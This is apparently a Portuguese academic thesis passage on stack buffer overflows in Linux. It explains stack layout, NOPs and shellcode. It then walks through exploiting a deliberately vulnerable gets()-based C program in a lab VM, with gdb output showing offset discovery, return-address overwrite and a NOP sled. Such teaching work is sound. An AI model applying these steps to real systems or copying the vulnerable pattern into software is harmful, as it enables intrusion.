A forma encontrada para organizar os processos na memória é dividi-los em quatro partes principais: texto, dados, *stack*(pilha) e *heap* (PAIVA, 2011). Texto é uma área de somente leitura onde as instruções executáveis do programa ficam. Dados é onde ficam as variáveis globais e inicializadas com valor diferente de zero do programa. *Heap* diz respeito à área utilizada para alocações dinâmicas de memória. A *stack*, ou pilha, é responsável por organizar todas as funções do programa, armazenando informações importantes como, variáveis locais, parâmetros e o endereço de retorno de uma função. A Figura 3 mostra que a *stack* sempre cresce do maior para o menor endereço.



**Figura 3** – Organização de um processo na memória.

**Fonte:** Silberchartz, Galvin e Gagne (2015).

Das quatro partes ao qual um processo é dividido no sistema operacional *Linux*, toda a exploração será feita na área da *stack* de um processo, por isso é a área mais importante e que será detalhada nas próximas sessões.

### 2.3 FUNCIONAMENTO DA *STACK*

A *stack* é um bloco de memória contínuo com vários dados. Além disso, possui um registrador que sempre aponta para o elemento que está no seu topo, chamado de *Extended Stack Pointer (ESP)*. Ela permite a realização de duas principais instruções: *PUSH* e *POP*. Onde *PUSH*, insere um elemento sempre no topo da *stack*, e *POP* remove o elemento do topo da *stack* (ONE, 1996).

O funcionamento da *stack* segue o mesmo princípio de uma pilha de pratos, conforme os pratos estão sendo lavados eles são empilhados um sobre o outro, ao terminar de lavar todos os pratos, cada prato é retirado da pilha para ser enxugado e finalizar a tarefa.

Segundo Passing (2007, p.47), “a pilha consiste em locações lógicas que são incrementadas e decrementadas quando uma função é chamada e quando a mesma retorna, respectivamente”. Portanto, toda vez que é feita a chamada de alguma função, a *stack* é responsável por garantir que o fluxo de execução seja desviado para função e retorne corretamente para o qual foi chamado.

Detalhando um pouco mais, a *stack* é organizada em *frames*, ou *stack-frames*. *Stack frames* são blocos que são alocados na *stack* quando é feita a chamada de alguma função e desalocados quando a função retorna. Além disso, elas armazenam várias informações importantes para a função como, parâmetros da função, endereço de retorno da função, endereço do *stack-frame* anterior e as variáveis locais (ONE, 1996). Para cada função que é chamada no programa, é criado um *stack-frame* correspondente com as informações que são apresentadas na Figura 4.




Figura 4 – Representação de um *stack-frame* na *stack*.

Fonte: Martins (2009).

Anteriormente, no início da sessão foi abordada as instruções *Assembly PUSH* e *POP*, que são utilizadas para a manipulação da *stack*. As instruções *CALL*, *LEAVE* e *RET* têm bastante importância para o funcionamento da *stack*. Segundo Blum (2005):

- *CALL*: realiza um *PUSH* no próximo endereço ao qual o registrador *Extended Instruction Pointer (EIP)* aponta no momento da chamada da função, colocando o endereço de retorno da função na *stack*, depois chama a função desviando o fluxo de execução para o endereço onde a função se encontra.

- *RET*: realiza um *POP* no endereço de retorno da função, colocando esse endereço no registrador EIP, é responsável pelo retorno da função.
- *LEAVE*: move o ESP para o *Extended Base Pointer* (EBP), destruindo o *stack-frame* atual e realiza um *POP* no EBP (*frame pointer* ou *stack-frame* da função anterior).

### 2.3.1 STACK 32 BITS E 64 BITS

Em 32 *bits*, deve-se levar em consideração que os endereços obviamente são de 32 *bits*. Os registradores ESP sempre apontam para o topo da *stack*. Os EBPs apontam para o *stack-frame* anterior e o endereço de retorno que contém o valor do EIP no momento da chamada da função.

Em 64 *bits*, os endereços utilizam 48 *bits*, não 64 *bits* como é de se imaginar. Além disso, os registradores RSP e RBP que funcionam do mesmo modo que o ESP e o EBP, respectivamente, e o RIP também tem a mesma função que o EIP.

De acordo com Prusokowski (2005), a grande diferença no funcionamento da *stack* em 32 e 64 *bits* é na forma que os parâmetros da função são passados. Em 32 *bits* os parâmetros da função são colocados na *stack* e a função é chamada. Já em 64 *bits*, os seis primeiros parâmetros da função são passados sequencialmente nos registradores RDI, RSI, RDX, RCX, R8 e R9. Caso a função tenha mais de seis parâmetros, eles devem ser passados na *stack*. A seguir é explicado o funcionamento dos registradores que são utilizados pela *stack*. Para 32 *bits* temos:

- EBP, sempre aponta para o endereço do *stack-frame* anterior.
- ESP, aponta para o que elemento que está no topo da *stack*.
- EIP, ponteiro para instrução, guarda o endereço da próxima instrução a ser executada pelo processador.

Para 64 *bits* temos:

- RBP, RSP e RIP, tem o mesmo propósito dos registradores de 32 bits.
- RDI, RSI, RDX e RCX, tem funções diferentes, porém se tratando da *stack* são utilizados apenas para guardar os parâmetros da função.
- R8 e R9 podem ser usados de diversas formas, se tratando da *stack* guardam apenas os parâmetros da função.

Por fim, tanto a *stack* em 32 e 64 *bits* tem o mesmo funcionamento. Porém, vale destacar dois pontos: o tamanho do endereço e a forma que os parâmetros de uma função são passados. Em endereço de 32 *bits*, ele se apresenta a seguinte forma:

- *0xffffd238*: é um endereço de 32 *bits* ou 4 *bytes*, já que um *byte* equivale a 8 bits, basta dividir 32 por 8 para ter os 4 *bytes* do endereço.

Além disso, os endereços de 64 bits, são apresentados a seguir:

- *0x7fffffff070*: é um endereço de 64 *bits* ou 6 *bytes*, em 64 *bits* os endereços têm tamanho de 48 *bits* e não 64 *bits*. Basta dividir 48 por 8, é o resultado é 6 *bytes*.

## 2.4 STACK BUFFER OVERFLOW

Segundo, Harper *et al.* (2011), o termo *buffer* refere-se ao local utilizado para receber e armazenar uma quantidade de dados até que possa ser manuseado por um processo. De acordo com Anley *et al.* (2007), um *buffer* é definido como um conjunto de memória alocado sequencialmente com um determinado limite. Já de acordo com Paiva (2011), “um *buffer* é uma região temporária da memória onde são guardados dados para serem transportados de um lugar para o outro”. Por exemplo, um programa qualquer pede que o usuário insira um

endereço de *e-mail*, para isso o programador declara um *buffer* de 30 bytes para armazenar esse dado, e posteriormente ser processado. Isso é uma das formas de utilizar um *buffer*.

De acordo com Stallings e Brown (2014), “*um estouro de capacidade de buffer pode ocorrer como resultado de um erro de programação quando um processo tenta armazenar dados que vão além dos limites de um buffer de tamanho fixo*”. Quando é escrito mais dados em um *buffer* e é ultrapassada sua capacidade normal temos um *buffer overflow* ou estouro de capacidade de *buffer*. Portanto, os dados adjacentes são sobrescritos ao *buffer*.

Um *stack buffer overflow* (*buffer overflow* baseado em pilha) ocorre quando é provocado um *buffer overflow* e esse *buffer* está localizado na *stack* de um processo. Segundo Weidman (2014), um *buffer overflow* baseado em pilha, consiste em provocar um *buffer overflow* em uma variável que está na *stack* do processo com o objetivo de sobrescrever endereços de memória adjacentes. Basicamente, o fluxo de execução padrão do programa é desviado com o objetivo de sobrescrever o endereço de retorno de uma função vulnerável, aproveitando a forma como a *stack* funciona.

Para explorar um *stack buffer overflow*, são necessárias algumas etapas para que essa falha possa ser explorada em um programa vulnerável. Primeiro, deve-se estourar o *buffer* alvo, que está localizado na *stack*. Segundo, é necessário descobrir quantos bytes são necessários para se chegar até o endereço de retorno da função. Terceiro, modificar o endereço de retorno da função, colocando um endereço que está localizado mais para baixo da *stack*, ou seja, que aponte para as instruções *NOPs* (*No Operation*) que não realizam nada. Quarto, inserir algumas instruções *NOPs* após o endereço de retorno modificado fazendo com que o esse endereço aponte para algum lugar dos *NOPs*. Por fim, inserir nosso *shellcode* contendo as instruções que devem ser executadas na máquina alvo.

A Figura 5 ilustra o estado da *stack* em dois momentos, antes do ataque e depois que o ataque ocorre.




Figura 5 – *Stack buffer overflow*.

Fonte: Próprio autor (2020).

Observe que o crescimento do *buffer* é no sentido contrário ao crescimento da *stack*. A *stack* cresce do maior para o menor endereço, já o *buffer* do menor para o maior endereço, com o objetivo de sobrescrever o que está contido na *stack*.

## 2.4.1 EXPLOIT

Primeiramente é preciso definir o que é uma vulnerabilidade. De acordo Anley *et al.* (2007), vulnerabilidade é uma falha em um sistema de segurança que permite que um atacante utilize o sistema de forma inadequada, podendo provocar impactos na disponibilidade do sistema, elevação de privilégios por pessoas não autorizadas, controle completo do sistema por terceiros e outras possibilidades. Qualquer acontecimento que faça o sistema se comportar de uma forma diferente da que foi originalmente projetado, entende-se por vulnerabilidade.

Segundo Anley *et al.* (2007), um *exploit* é um código que tem como objetivo tirar vantagem de uma vulnerabilidade. Especificando mais, um *exploit* para corrupção de memória que, segundo Erickson (2008), “*funciona corrompendo a memória para obter o controle do fluxo de execução*”. Entenda que corromper a memória seria causar um *overflow*, não corromper fisicamente o *hardware*.

O *exploit* é o resultado de tudo aquilo que é necessário para que a vulnerabilidade possa ser explorada com sucesso. Como é visto na Figura 5, um *exploit* para um *stack buffer overflow* é composto por um *buffer*, endereço de retorno, *NOPs* e o *shellcode*. O conceito de *buffer* já foi abordado anteriormente, então deve-se focar no endereço de retorno, *NOPs* e o *shellcode*.

### 2.4.1.1 SOBRESCREVENDO O ENDEREÇO DE RETORNO

A função do endereço de retorno de uma função é garantir que quando qualquer função for chamada o programa vai saber continuar sua execução após a função terminar. Por exemplo, na Figura 6 o código em *Assembly*, move o conteúdo de um registrador para outro, chama uma função e realiza uma adição.

```
mov    eax,ebx
call   401016 <function>
add    eax,0x10
```

Figura 6 – Código em *Assembly*.

Fonte: Próprio autor (2020).

No momento que o programa vai executar a instrução *CALL*, o fluxo de execução vai ser desviado para o endereço da função *function*, e vai executar as instruções referentes a função *function*. É preciso garantir que quando essa função terminar a sua execução, o programa vai saber exatamente a partir de onde deve-se continuar a execução da próxima instrução. É por isso que a instrução *CALL* coloca na *stack* o endereço da instrução *add eax, 0x10* que é a instrução que deve ser executada após o término da função *function*.

O objetivo do endereço de retorno ser modificado, e inserir um endereço que aponte para o provável local aonde o *shellcode* se encontra. De acordo com o modo de funcionamento da *stack*, quando uma função é chamada empilhamos os parâmetros da função se houver, o endereço de retorno, o *frame-pointer* da função anterior e as variáveis locais. Quando a função termina, é desempilhado o que estava na *stack* até que reste apenas o endereço de retorno da função que é colocado no registrador *EIP* através da instrução *RET*.

Portanto, ao modificar o endereço de retorno original de uma função, por um endereço qualquer, no momento que a instrução *RET* for executada ela vai desempilhar esse endereço e colocar no registrador *EIP*, ou seja, o programa não vai voltar para o seu fluxo normal de execução.

### 2.4.1.2 NOPS

De acordo com Erickson (2008), *NOP (No Operation)* é uma instrução em *Assembly* que não faz nada, apenas passa para a próxima instrução a ser executada. Seu código de operação é em hexadecimal, conhecido como *opcode* é *0x90*. Esse tipo de instrução é bastante utilizado em *exploits*, em uma técnica chamada *NOP sled*. O *NOP sled* é uma técnica que insere uma grande quantidade de instruções *NOPs* antes do *shellcode*, com o objetivo de fazer com que o endereço colocado em EIP aponte para qualquer lugar dentro do *NOP sled* e consequentemente caia no *shellcode* (ERICKSON, 2008).

Veja que sem a utilização dos NOPS nosso *exploit* deverá saber exatamente qual o endereço de memória que se encontra o *shellcode* para começar a sua execução. Além do mais, a própria *stack* fica desalinhada quando o programa é executado dentro e fora do *debugger*. O *debugger* executa o programa dentro de um ambiente controlado para análise dinâmica e acaba inserindo na *stack* muitos dados que serão utilizados por ele. Contudo quando o programa é executado fora do *debugger*, não há mais esses dados do *debugger* na *stack*, o que provoca um desalinhamento na *stack* nas duas situações.

Para resolver esse problema, utiliza-se as instruções NOPS, para aumentar a chance de que o *shellcode* seja executado, pois o endereço de retorno vai apontar para algum lugar dentro dos NOPS aumentando a chance de cair no *shellcode*.

### 2.4.1.3 SHELLCODE

Segundo Passing (2007, p.66), *shellcode* é um código em *Assembly* construído para ser executado na arquitetura alvo, geralmente com o objetivo de abrir um terminal, *shell*. Já de acordo com Paiva (2011), “*shellcodes* são pedaços de código legíveis ao processador, ou seja, *bytes* referentes as instruções.”. A segunda define o *shellcode* de forma mais genérica, até porque nem sempre o objetivo é abrir um *shell*. Para Erickson (2008), usualmente o *shellcode* abre um *shell*, porém é possível fazer qualquer coisa que um programa pode fazer.

Alguns *shellcodes* tem o objetivo de abrir uma porta de rede na máquina alvo, adicionar uma permissão em um arquivo crítico, criar um usuário privilegiado, entre muitas outras possibilidades. Esse artigo vai apresentar *shellcodes* que tem como objetivo abrir um *shell* na máquina alvo, em 32 e 64 *bits*.

Um conceito importante para abordar são os *opcodes*. Na visão de Anley *et al.* (2007), *opcode* é um valor em hexadecimal que corresponde há uma instrução de máquina em *Assembly* e pode ser executado pelo processador. Basicamente quando o processador lê aquele valor, ele interpreta a instrução referente. Por exemplo, a instrução *NOP* tem o seu *opcode* com valor *0x90*. Assim, quando o processador ler esse valor, vai interpretá-lo como a instrução *NOP*. Cada instrução em *Assembly* tem o seu *opcode* correspondente. Segundo Harper *et al.* (2011), há basicamente três formas para criar um *shellcode* com sucesso:

- Escrever diretamente em hexadecimal os *opcodes*.
- Escrever um programa em uma linguagem de alto nível, por exemplo na linguagem C, compilar e executar o programa, para obter as instruções em *Assembly* e os *opcodes* em hexadecimal.
- Escrever um programa em *Assembly*, montar o programa, e realizar a ligação para gerar o executável. Por fim extrair os *opcodes* do binário gerado.

A primeira forma é extremamente inviável, pois levaria muito tempo para escrever cada *opcode* em hexadecimal. A segunda forma é interessante, porém, é mais rápido escrever o código em *Assembly* diretamente do que realizar um passo adicional, escrevendo o código na linguagem C para pegar o código equivalente em *Assembly* em seguida. Portanto, no presente trabalho será adotada a terceira forma para criar um *shellcode*.

### 3 METODOLOGIA

O estudo em questão se caracteriza como uma pesquisa descritiva e experimental de análise qualitativa sobre o *stack buffer overflow* em sistemas operacionais *Linux*, buscando compreender quais são os conhecimentos necessários para o entendimento e exploração da vulnerabilidade tanto em sistemas operacionais *Linux* de 32 e 64 *bits*.

Uma pesquisa descritiva de acordo com Zanella (2011, p.34), “*procura conhecer a realidade estudada, suas características e seus problemas*”. Segundo Gil (2002, p.47), “*a pesquisa experimental consiste em determinar um objeto de estudo, selecionar as variáveis que seriam capazes de influenciá-lo, definir as formas de controle e de observação dos efeitos que a variável produz no objeto*”. Quanto a análise qualitativa, para Pereira *et al.* (2018, p.67), “*é importante a interpretação por parte do pesquisador com suas opiniões sobre o fenômeno em estudo*”.

Para realizar o experimento foi utilizada uma máquina virtual criada pelo virtualizador *Virtual Box* com a distribuição *Debian 10 Buster* de 64 *bits* e com *kernel Linux 4.19.0-6*. Não é necessário a utilização de uma outra máquina de 32 *bits*, pois sistemas operacionais de 64 *bits* são capazes de rodar programas nativos em 32 *bits* sem problemas.

O *GNU Compiler Collection (GCC)* na sua versão 8.3.0 foi utilizado como compilador para a linguagem C, gerando os binários tanto em 32 e 64 *bits*. O *GNU Debugger (GDB)* na versão 8.2.1 foi utilizado para realizar todo o processo de depuração do *software*. Um *debugger* ou depurador de *software* é usado para testar outros programas em busca de encontrar falhas e erros no programa. Eles possibilitam que o programador monitore a execução de um programa, executando o programa passo a passo, ativar pontos de parada, mais conhecidos como *breakpoints*, visualize áreas de memória e variáveis. Para complementar, o *plugin PEDA* na versão 1.0 foi instalado junto ao GDB, para facilitar a visualização. A linguagem C e o próprio GCC já vem instalados por padrão na distribuição *Debian 10*.

Para realizar o processo de criação dos *shellcodes* foi utilizado duas ferramentas: um montador (*Assembly*) e um ligador (*linker*). Segundo Ricarte (2008), montador realiza a tradução de um arquivo texto para um arquivo objeto, que é um código equivalente em linguagem de máquina, porém ainda não está preparado para a execução. Já o ligador pega um ou mais arquivos objetos gerados pelo montador para gerar um executável final (RICARTE, 2008). Para o montador foi usado o *Netwide Assembler (NASM)* na versão 2.14, e o ligador *ld (GNU linker)* na versão 2.31.1.

A ideia com ambos os experimentos é pegar um código na linguagem C vulnerável ao *stack buffer overflow*, desabilitar as proteções do sistema operacional e do compilador é gerar um binário para 32 bits, e outro para 64 bits e realizar toda a exploração da vulnerabilidade de forma local em ambos os cenários.

A Figura 7 apresenta o código vulnerável ao *stack buffer overflow* escrito na linguagem C, que será utilizado em ambos os experimentos.

```
fellipe@debian:~/Área de trabalho/Testes-TCC$ cat binario.c
#include <stdio.h>
#include <stdlib.h>

void vulneravel(){
    char buffer[40];
    printf("Digite alguma coisa!!!");
    gets(buffer);
    printf("Voce digitou %s \n", buffer);
}

void main(void){
    vulneravel();
    return 0;
}
```

**Figura 7** – Código fonte vulnerável ao stack buffer overflow.

**Fonte:** Próprio autor (2020).

O processo utilizado para exploração da vulnerabilidade e apresentação dos resultados, consiste em cinco etapas que será explicada a seguir:

- Etapa 1 - Estourar o *buffer* vulnerável enviando uma grande quantidade de *bytes* de uma vez e causando o comportamento estranho do programa.
- Etapa 2 - Descobrir a exata quantidade de *bytes* que é necessária para sobrescrever o endereço de retorno da função vulnerável.
- Etapa 3 - Modificar o endereço de retorno original da função, colocando um endereço que aponte para a *stack*.
- Etapa 4 - Inserir uma quantidade de instruções *NOPs* após o endereço e fazer com que o endereço aponte para a elas.
- Etapa 5 - Criar e inserir o *shellcode* depois da sequência de instruções *NOPs* e testar.

Pretende-se avaliar com ambos os experimentos, o que deve ser feito, modificado e levado em consideração para que a exploração ocorra com sucesso em 32 e 64 bits.

## 4 RESULTADO E DISCUSSÃO

Essa sessão destina-se a apresentação dos resultados dos experimentos realizados nos binários de 32 e 64 *bits* gerados a partir do mesmo código fonte, ilustrado na Figura 7, no qual será mostrado o que foi feito para a realização do experimento. Como foi abordado na sessão anterior, a realização de cada experimento será feita em cinco etapas, primeiro em 32 e depois em 64 *bits*. Para isso, foram feitas várias capturas de telas em cada etapa descrevendo e explicando o que é realizado e os resultados obtidos. Ao final, será feita uma comparação entre os resultados obtidos na exploração da falha em 32 e 64 *bits*.

### 4.1 STACK BUFFER OVERFLOW EM 32 BITS

Essa subseção irá apresentar os resultados obtidos do experimento realizado em um binário de 32 bits, e cada uma das cinco etapas necessárias para que a exploração do *stack buffer overflow* ocorra com sucesso.

#### 4.1.1 ESTOURO DO BUFFER

Na primeira etapa, será mostrado todo o processo e resultados do estouro do *buffer* ocasionando no travamento do programa. A Figura 8 apresenta o programa vulnerável rodando e apresentando a saída que é esperada a partir da entrada inserida.

```
fellipe@debian:~/Área de trabalho/Testes-TCC$ ./binario
Digite alguma coisa!!!Fellipe Ferreira de Lima
Voce digitou Fellipe Ferreira de Lima
fellipe@debian:~/Área de trabalho/Testes-TCC$ █
```

**Figura 8** – Programa rodando normalmente.  
**Fonte:** Próprio autor (2020).

O resultado apresentado na Figura 9, mostra o momento em que é estourado o *buffer* vulnerável mandando uma quantidade de *bytes* maior do que o programa está esperando. Na Figura 7 foi declarado um *buffer* de 40 *bytes*, porém fica evidente na Figura 9 que a entrada tem mais de 40 *bytes*.

```
fellipe@debian:~/Área de trabalho/Testes-TCC$ ./binario
Digite alguma coisa!!!AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Voce digitou AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Falha de segmentação
fellipe@debian:~/Área de trabalho/Testes-TCC$ █
```

**Figura 9** – Programa com o *buffer* estourado.  
**Fonte:** Próprio autor (2020).

Observe que, de fato, o programa rodou sem travar. Porém, a falha de segmentação ocorreu porque, no momento em que *buffer* foi estourado, os dados que estavam nas regiões adjacentes de memória foram sobrescritos e, conseqüentemente, corrompidos. Por isso que o sistema operacional exibe essa mensagem de erro. A próxima etapa é descobrir exatamente a quantidade de *bytes* que é necessária para atingir o endereço de retorno da função.

#### 4.1.2 DESCOBRERTA DO *OFFSET* PARA O ENDEREÇO DE RETORNO

Nessa etapa, é preciso descobrir a quantidade exata de *bytes* necessária para alcançar o endereço de retorno da função vulnerável. Para isso inicia-se a criação do *exploit*, com uma sequência de caracteres em ordem alfabética e sempre de 4 em 4 *bytes*. De acordo com a Figura 10, o programa está rodando dentro do *debugger* e foi inserido no *buffer* do caractere A até o Q, totalizando 68 *bytes*. A *stack* está totalmente corrompida, pois há uma sequência de 0x41414141 até 0x51515151 que simplesmente representam a sequência de caracteres de A até o Q.

```

=> 0x80491bf <vulneravel+77>: leave
0x80491c0 <vulneravel+78>: ret
0x80491c1 <main>: push ebp
0x80491c2 <main+1>: mov ebp,esp
0x80491c4 <main+3>: and esp,0xffffffff0
[-----stack-----]
0000| 0xffffd250 --> 0xf7fb3000 --> 0x1d9d6c
0004| 0xffffd254 --> 0xf7fb3000 --> 0x1d9d6c
0008| 0xffffd258 ("AAAABBBBCCCCDDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN0000PPPPQQQQ")
0012| 0xffffd25c ("BBBBCCCCDDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN0000PPPPQQQQ")
0016| 0xffffd260 ("CCCCDDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN0000PPPPQQQQ")
0020| 0xffffd264 ("DDDEEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN0000PPPPQQQQ")
0024| 0xffffd268 ("EEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN0000PPPPQQQQ")
0028| 0xffffd26c ("FFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN0000PPPPQQQQ")
[-----stack-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x080491bf in vulneravel ()
gdb-peda$ x/40wx $esp
0xffffd250: 0xf7fb3000 0xf7fb3000 0x41414141 0x42424242
0xffffd260: 0x43434343 0x44444444 0x45454545 0x46464646
0xffffd270: 0x47474747 0x48484848 0x49494949 0x4a4a4a4a
0xffffd280: 0x4b4b4b4b 0x4c4c4c4c 0x4d4d4d4d 0x4e4e4e4e
0xffffd290: 0x4f4f4f4f 0x50505050 0x51515151 0xf7df3b00
0xffffd2a0: 0x00000001 0xffffd334 0xffffd33c 0xffffd2c4

```

Figura 10 – Estado da *stack* após o estouro do buffer.

Fonte: Próprio autor (2020).

Também é importante notar na Figura 10 que o programa está com a sua execução totalmente parada na instrução *LEAVE*. Portanto, o endereço de retorno ainda está na *stack* em algum lugar dessa sequência de caracteres. Após a execução da instrução *LEAVE*, a instrução *RET* vai desempilhar o que estiver no topo da *stack*, ou seja, o endereço de retorno da função.

Na Figura 11, a instrução *LEAVE* já foi executada e o programa está parado na instrução *RET*, que vai desempilhar o 0x4e4e4e4e que se encontra no topo da *stack*. É possível concluir que o 0x4e4e4e4e está exatamente sobrescrevendo o endereço de retorno da função, ao converter o valor 0x4e4e4e4e para o respectivo caractere na tabela ASCII tem-se a seguinte sequência NNNN.

```

=> 0x80491c0 <vulneravel+78>: ret
0x80491c1 <main>: push ebp
0x80491c2 <main+1>: mov ebp,esp
0x80491c4 <main+3>: and esp,0xffffffff0
0x80491c7 <main+6>: call 0x80491d9 <__x86.get_pc_thunk.ax>
[-----stack-----]
0000| 0xffffd28c ("NNNN0000PPPPQQQQ")
0004| 0xffffd290 ("0000PPPPQQQQ")
0008| 0xffffd294 ("PPPPQQQQ")
0012| 0xffffd298 ("QQQQ")
0016| 0xffffd29c --> 0xf7df3b00 (<__libc_start_main+176>: inc ebx)
0020| 0xffffd2a0 --> 0x1
0024| 0xffffd2a4 --> 0xffffd334 --> 0xffffd4ce ("/home/fellipe/Área de traba
0028| 0xffffd2a8 --> 0xffffd33c --> 0xffffd501 ("SHELL=/bin/bash")
[-----stack-----]
Legend: code, data, rodata, value
0x080491c0 in vulneravel ()
gdb-peda$ x/40wx $esp
0xffffd28c: 0x4e4e4e4e 0x4f4f4f4f 0x50505050 0x51515151
0xffffd29c: 0xf7df3b00 0x00000001 0xffffd334 0xffffd33c
0xffffd2ac: 0xffffd2c4 0x00000001 0x00000000 0xf7fb3000
0xffffd2bc: 0xffffffff 0xf7fd000 0x00000000 0xf7fb3000
0xffffd2cc: 0xf7fb3000 0x00000000 0xf8a823b9 0xb97b65a9
0xffffd2dc: 0x00000000 0x00000000 0x00000000 0x00000001

```

Figura 11 – Estado da *stack* após a execução da instrução *LEAVE*.

Fonte: Próprio autor (2020).

Conclui-se que da sequência de caracteres inseridas no buffer de A até Q, de A até N é exatamente a sequência de caracteres necessária para sobrescrever o endereço de retorno. Portanto, 56 bytes sobrescrevem o endereço de retorno, ao retirar 4 bytes temos 52 bytes necessários para se chegar ao endereço de retorno sem sobrescrevê-lo, ou seja, do caractere A até o M.

### 4.1.3 MODIFICAÇÃO DO ENDEREÇO DE RETORNO

Agora que se descobriu que 52 bytes são necessários para se chegar no endereço de retorno da função, vamos modificar o endereço de retorno da função colocando um endereço qualquer que aponte para a própria *stack*. A Figura 12 ilustra esse endereço que vai ser 0xffffd2a0, e é esperado que ao colocar o *breakpoint* na instrução *RET* exatamente esse mesmo endereço esteja no topo da *stack*.

```

=> 0x80491c0 <vulneravel+78>:  ret
0x80491c1 <main>:          push  ebp
0x80491c2 <main+1>:        mov   ebp,esp
0x80491c4 <main+3>:        and   esp,0xfffffff0
0x80491c7 <main+6>:        call  0x80491d9 <__x86.get_pc_thunk.ax>
[-----stack-----]
0000| 0xffffd28c --> 0xffffd2a0 --> 0x1
0004| 0xffffd290 --> 0xf7fb3000 --> 0x1d9d6c
0008| 0xffffd294 --> 0xf7fb3000 --> 0x1d9d6c
0012| 0xffffd298 --> 0x0
0016| 0xffffd29c --> 0xf7df3b41 (<__libc_start_main+241>:  add   esp,0x10)
0020| 0xffffd2a0 --> 0x1
0024| 0xffffd2a4 --> 0xffffd334 --> 0xffffd4ce ("/home/fellipe/Área de trabalho/Testes-TCC/binario")
0028| 0xffffd2a8 --> 0xffffd33c --> 0xffffd501 ("SHELL=/bin/bash")
[-----]
Legend: code, data, rodata, value
0x080491c0 in vulneravel ()
gdb-peda$ x/40wx $esp
0xffffd28c: 0xffffd2a0 0xf7fb3000 0xf7fb3000 0x00000000
0xffffd29c: 0xf7df3b41 0x00000001 0xffffd334 0xffffd33c
0xffffd2ac: 0xffffd2c4 0x00000001 0x00000000 0xf7fb3000
0xffffd2bc: 0xffffffff 0xf7ffd000 0x00000000 0xf7fb3000

```

Figura 12 – Modificando o endereço de retorno de uma função

Fonte: Próprio autor (2020).

Na Figura 12, o programa está rodando dentro do *debugger* e está com a sua execução parada na instrução *RET*, e temos o endereço 0xffffd2a0 no topo da *stack* como esperado. Esse endereço pode ser qualquer endereço que aponte para a própria *stack*, portanto fica a critério do atacante a escolha de qual endereço colocar.

### 4.1.4 NOPS E ENDEREÇAMENTO

Até o momento, já se sabe a quantidade exata de 52 bytes e foi modificado o endereço de retorno. É preciso realizar duas ações: primeiramente a inserção dos *NOPs* após o endereço de retorno da função e fazer com que esse endereço de retorno modificado aponte indiretamente para algum lugar dentro desses *NOPs*.

Serão inseridos 100 bytes de instruções *NOPs*. Para endereçar indiretamente, vamos pegar o endereço já utilizado 0xffffd2a0 e somar com o valor 30 que equivale a 1e em hexadecimal, o que resulta no endereço 0xffffd2be. A Figura 13 mostra o conteúdo da *stack*, e observamos a sequência de caracteres de A(0x41) até M(4d) e o endereço 0xffffd2be que aponta para algum lugar dentro dos *NOPs*.

```

gdb-peda$ x/40wx $esp
0xffffd250: 0xf7fb3000 0xf7fb3000 0x41414141 0x42424242
0xffffd260: 0x43434343 0x44444444 0x45454545 0x46464646
0xffffd270: 0x47474747 0x48484848 0x49494949 0x4a4a4a4a
0xffffd280: 0x4b4b4b4b 0x4c4c4c4c 0x4d4d4d4d 0xffffd2be
0xffffd290: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd2a0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd2b0: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffd2c0: 0x90909090 0x90909090 0x90909090 0x90909090
